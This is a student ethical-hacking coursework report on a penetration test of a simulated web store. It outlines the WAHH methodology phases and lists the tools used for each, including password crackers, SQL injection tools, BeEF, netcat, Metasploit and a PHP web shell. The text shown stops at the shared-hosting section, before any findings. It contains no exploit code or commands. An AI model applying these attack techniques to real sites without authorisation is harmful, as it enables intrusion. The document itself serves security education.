Web Penetration Test

A security assessment of a web application.

Finlay Reid

CMP308: Ethical Hacking 3

BSc Ethical Hacking

2020/21

.

Abstract

This investigative report details the methods and findings of a penetration test carried out on the web application Rickstore.com. Furthermore, the project was an ethical hacking assessment for class CMP319, however it was conducted at home, due to the unforeseen circumstances of the coronavirus pandemic and its resulting restrictions. Over a one month period the web application was inspected and probed to ensure all vulnerabilities were discovered.

The report efficiently and effectively describes the work completed in 15 sections, from the introduction to the appendixes.

The purpose of the project was to successfully carry out a penetration test on the coursework web application and then demonstrate the risks, vulnerabilities and weaknesses that were present on the website, all while following a suitable methodology. This was achieved by selecting an applicable methodology, then following the processes, and testing tools/techniques for that stage in the methodology.

From the start of the assessment, a proactive approach was taken, information collected in the first stage of the methodology helped form an understanding of the web applications components, this was used later to fully exploit the weaknesses and gain unauthorized access to critical parts of the website.

Overall, the security of the Rickstore web application was severely lacking, the majority of the vulnerabilities that were exploited, was completed in the input based vulnerabilities section. This was due to the poor countermeasures in the insertable sections of the website. The findings of the report show that the web application is extremely vulnerable to attacks from malicious users and the countermeasures in this report should be immediately implemented.

.

Contents

.

.

.

.

1 INTRODUCTION

1.1 BACKGROUND

Web application security is an extremely topical subject for not just the cybersecurity industry but for the whole of society, there is an increasing demand on companies to have secure and reliable websites as the revenue through these technologies rise. A company website that makes the user feel secure will ultimately make more money through a website that does not. There has been a transformation of web applications from its use of exclusively holding static data to a technology that processes sensitive information and is crucial for today's economy. This development of web applications has caused them to be susceptible to malicious users with the aim of gaining restricted access or exposing sensitive data.

This penetration test and subsequent report was conducted on a simulated website generated by SWAG (**S**usceptible **W**eb **A**pp **G**enerator) for CMP 319s ethical hacking assessment. As a web pen tester, I was contacted by Rick Store to conduct a full penetration test on their web application, it was my job to simulate the risks from a would-be malicious user that has a valid account on the website. After I Concluded with the pen test, I wrote this investigative report that documents the findings, procedures, and solutions. The penetration test was conducted over a one-month period with it taking place remotely due to the unforeseen circumstances of the coronavirus pandemic and its resulting restrictions. From the beginning of the web pen test I was given the IP address (192.168.1.20) of the web application, and a valid account. The credentials of said account included the username (hacklab), email (hacklab@hacklab.com) and password (hacklab).

As websites have become more popular and user-friendly, the rate of attacks against websites has only risen. On average thirty thousand new websites are hacked every day with an attack happening every thirty-nine seconds (Talalaev, 2020), there is also a range of different attacks that an attacker can use to hack your website, these number over seventy. Furthermore, the percentage of websites that contain at least one serious vulnerability sits at a huge eighty-six percent (security, 2016) while the Average vulnerabilities per site ranges from 5 (in manufacturing) to 32 (in IT) (security, 2016). These statistics paint a grim picture on the level of security in web applications and outline just how important web pen testing is in today's world.

Web penetration testing is the methodical process of examining a web application for vulnerabilities. It is basically a controlled form of hacking in which the 'attackers' work on the client's behalf to find the types of weaknesses that criminals exploit. A web penetration test assesses your web app for possible weaknesses that could result from bad configuration, software flaws, operational weaknesses in processes, and the different types of technical solutions to these problems. There are many reasons as to why a company would want a pen test to happen to their web application, some of these are to ensure the security of new

applications or significant changes to business processes, to assess the risk of critical data or systems being compromised and to comply with a regulation

The most used technologies in web applications has of course changed over the years. Hypertext transfer protocol secure (HTTPS) is used by the majority of popular websites today, however not by a large margin. The original non secure version HTTP still accounts for a big percentage. Both protocols are at the core of the world wide web, they are essentially connectionless. To function Http uses a message-based model in which a user sends a request message and the server responses. The website Rick store (192.168.1.20) uses the non-SSL protocol HTTP.

To complete the web penetration for the client I used a range of tools and followed a web penetration methodology. The methodology that was used to test the site was from the book, web application hacker's handbook written by Dafydd Stuttard and Marcus Pinto.

1.2 AIM

The primary aim of this assessment was to carry out a penetration test on the web application rick store located at 192.168.1.20. The investigative report should've documented the findings and vulnerabilities of the penetration test, while presenting them in a readable format.

Some of the other aims included:

- Evidence of completing the labs.
- Evidence of engagement with the module.
- Evidence of a range of knowledge.
- Evidence of a depth of understanding of 'what' and 'how'.
- Undertaking of research to select applicable methods of investigating the security of a web application.
- Choosing and following a suitable web pen test methodology.
- Evidence of following the grading scheme and marking rubric.
- Able to analyze and evaluate a typical web application.


1.3 METHODOLOGY

During the penetration test of the coursework website, it was crucial that a rigorous pen testing methodology was followed. This ensured that I was organized and covered as much of the web application as possible. My decision in choosing the WAHH methodology was due to the detail in which web application security vulnerabilities are explored, while the methodology was still readable and easy to navigate.


This methodology consists of thirteen main sections that include everything related to the penetration test, from recon and analysis to the final application hosting section. Furthermore, the methodology is organized in keeping with the logical connections and relationships between the different sections. Discovering a critical vulnerability in one section of the website might allow for a shortcut in another. In the same vein, gathering key information in one area might enable you to return to craft better attacks having gained that new information.

Lastly not everything in the methodology will be covered as some sections are out of scope for the assessment.

Methodology flow diagram



Methodology section KEY



1.4 RECON AND ANALYSIS


Mapping the applications content & Analyzing the application

The first step in the WAHH pen testing methodology involves investigating the web application for important information, this was done to ensure I had a rough idea on the inner workings of the website. A lot of the information gathered in this stage required very little effort, the majority of the information was gathered manually by traversing through the website and enumerating the data. The main aim of


this section in the methodology is to discover the technologies used, the general security workings and a layout of the web application. The tools used to accomplish this include:

Tools used	Description
Owasp zap web spidering	An automated spider tool through the application OWASP zap. Starts out with a URL then maps out all the webpages.
Google hacking	Using commands on the search engine google to find information about the web application.
httprint	An application that fingerprints a web server by sending and making a conclusion based on the response.
httprecon	An application that fingerprints a web server by sending and making a conclusion based on the response.
NMAP	An all-round network scanner that includes port scanning and allows for users to use powerful scripts.
Nikito	a Linux based open source web server scanner
What web	A basic web scanner.
dirb	Uses brute force to discover the existence of any files on the web application.
dirbuster	multi-threadedjava application designed to brute force directories and files names on web/application servers.
Owasp zap active scan	An automated application that examines web application for security vulnerabilities, covers a lot of ground.
Wapiti	A free open-source general purpose web application scanner.
Acunetix	A popular web scanner used by many penetration companies.
Burp suite	A leading functional tool suite.
Burp suite scanner	A web vulnerability scanner
Curl	A command used in kali linux

Mapping the applications content process



Analyzing the application process




1.5 TESTING/BYPASSING CLIENT-SIDE CONTROLS

Testing client-side controls is the third section and it falls under the application logic stage of the methodology. The stage includes investigating and attempting to bypass any client side controls, most websites allow the user to input data and this can be exploited. As the capabilities of web applications on the client side has grown, it has been easier for web developers to allow the browser to control important tasks like input validation. Attempting to bypass and exploit the two ways of client-side control is the main aim of this section, whether that is achieved by changing the data before the application reads it or by exploiting the rules of user input before it is submitted.

Tools used	Description
Chrome	A web browser.
Burp suite	A leading functional tool suite.
Burp suite scanner	A web vulnerability scanner

Testing client-side controls process




1.6 TESTING/ATTACKING AUTHENTICATION

Attacking the authentication of the web application is the fourth section and it falls under the access handling stage of the methodology. The majority of the stage includes probing the login form and testing features like password guessing, account recovery, username uniqueness etc. Without robust authentication, the other crucial security mechanisms cannot be relied on. Web developers are usually not as thorough as they should be leaving many design and implementation flaws in the web application, if the attacker can exploit the authentication, they can often gain full control of the web application. This section revolves around first understanding how the authentication mechanism works then exploiting it.

Tools used	Description
Chrome	A web browser.
Burp suite	A leading functional tool suite.
Burp suite scanner	A web vulnerability scanner

Testing authentication mechanism process




1.7 TESTING/ATTACKING SESSION MANAGEMENT

Testing/attacking the session management is the fifth section and it falls under the access handling stage of the methodology. The session management system is a key part of today's web applications, it is the unique identifier and is particularly important in websites that have login functionality. This can be exploited by taking a user's authentication id, then masquerading as the user in order to gain the permissions of a user account. To exploit this prime target, first comes understanding how the web application handles session management, then the user attempts to exploit how the tokens are handled and how they are generated.

Tools used	Description
Chrome	A web browser.
Cyberchef	A web app for encryption, encoding, compression and data analysis.
Web scarab	A web security application testing tool. Uses a proxy to intercept.
Simple HTTP server	A python script that hosts a web page in the folder it was run.


Testing the session management process



1.8 TESTING/ATTACKING ACCESS CONTROLS

Testing/attacking the access controls is the sixth section and it falls under the access handling stage of the methodology. The responsibility of access controls includes determining if access should be granted or denied to a specific resource. Web applications need access controls to allow users (with varying privileges) to use the application. Broken access controls are extremely common vulnerabilities in web applications, they can be broken down into three categories vertical, horizontal and context dependent. This section involves testing the privileges of users and the capabilities, this was done by using many accounts and testing with users with limited access.

Testing/Attacking access controls process




Tools used	Description
Hydra	Password cracker
Burp suite	A leading functional tool suite.

1.9 TESTING/ATTACKING INPUT-BASED VULNERABILITIES

Testing/attacking input vulnerabilities is the seventh section and it falls under the input handling stage of the methodology. This section involves testing the web applications components to determine whether they employ security measures like input validation and output validation, the information gathered from this is then used to exploit the insertable sections of the website. Cross side scripting, SQL injection and path traversal are key areas where website security typically falters, the foothold gained through these methods can often lead to more severe vulnerabilities. Furthermore, it is not unusual to find hidden critical vulnerabilities in a mass of insignificant client-side flaws, so this section of the methodology does require a lot of deep investigative work into the web application.

Testing/Attacking input-based vulnerabilities process




Tools used	Description
Burp suite	A leading functional tool suite
SQL map	Automatic SQL injection coded in python
BEEF	Browser Exploitation Framework Project
netcat	Computer networking utility for reading from and writing to network connections using TCP or UDP
Smiple HTTP python server	HTTP server
metasploit	penetration testing tool that has six modules exploits, payloads, auxiliary, nops, posts, and encoders
Web pen test monkey	A malicious PHP file

1.10 TEST FOR FUNCTION SPECIFIC INPUT VULNERABILITIES

Testing/attacking input vulnerabilities is the eighth section and it falls under the input handling stage of the methodology. During this section the results from the application mapping determine what is going to be tested/exploited. SMTP, LADP, XML are particularly useful types of injection used to attack the web application, these however are limited. Like the section before this section is all about testing the web applications components to determine whether they employ security measures.

Tools used	Description
Burp suite	A leading pen test suite.

Testing for as specific input-based vulnerabilities




1.11 TESTING/ATTACKING LOGIC FLAWS

Testing/Attacking logic flaws is the ninth section and it falls under application logic stage of the methodology. Logic flaws can be hugely prevalent on a web application, while also being greatly diverse, for this reason it is pivotal that the attack surface is determined by preexisting research. Analyzing the results from the application mapping section and identifying critical security functions such as login forms and multistage processes determines the place/range of attack. Transaction logic, trust boundaries and incomplete input just components that are tested in this section.

Tools used	Description
Burp suite	A leading pen test suite.


Testing/Attacking logic flaws



1.12 TESTING/ATTACKING FOR SHARED HOSTING VULNERABILITIES

Testing/attacking for shared infrastructures is the tenth section and it falls under the application hosting stage of the methodology. There is a possibility that the web application is held in a shared infrastructure, this section examines the access components supplied for users in the shared environment that allow them to control their functionality. First the test of the separation of shared infrastructures begins, this is then followed by testing the separation between ASP-hosted applications. Furthermore, if there has been command execution achieved earlier in the methodology, there is a possibility of escalating this attack to exploit other target applications.

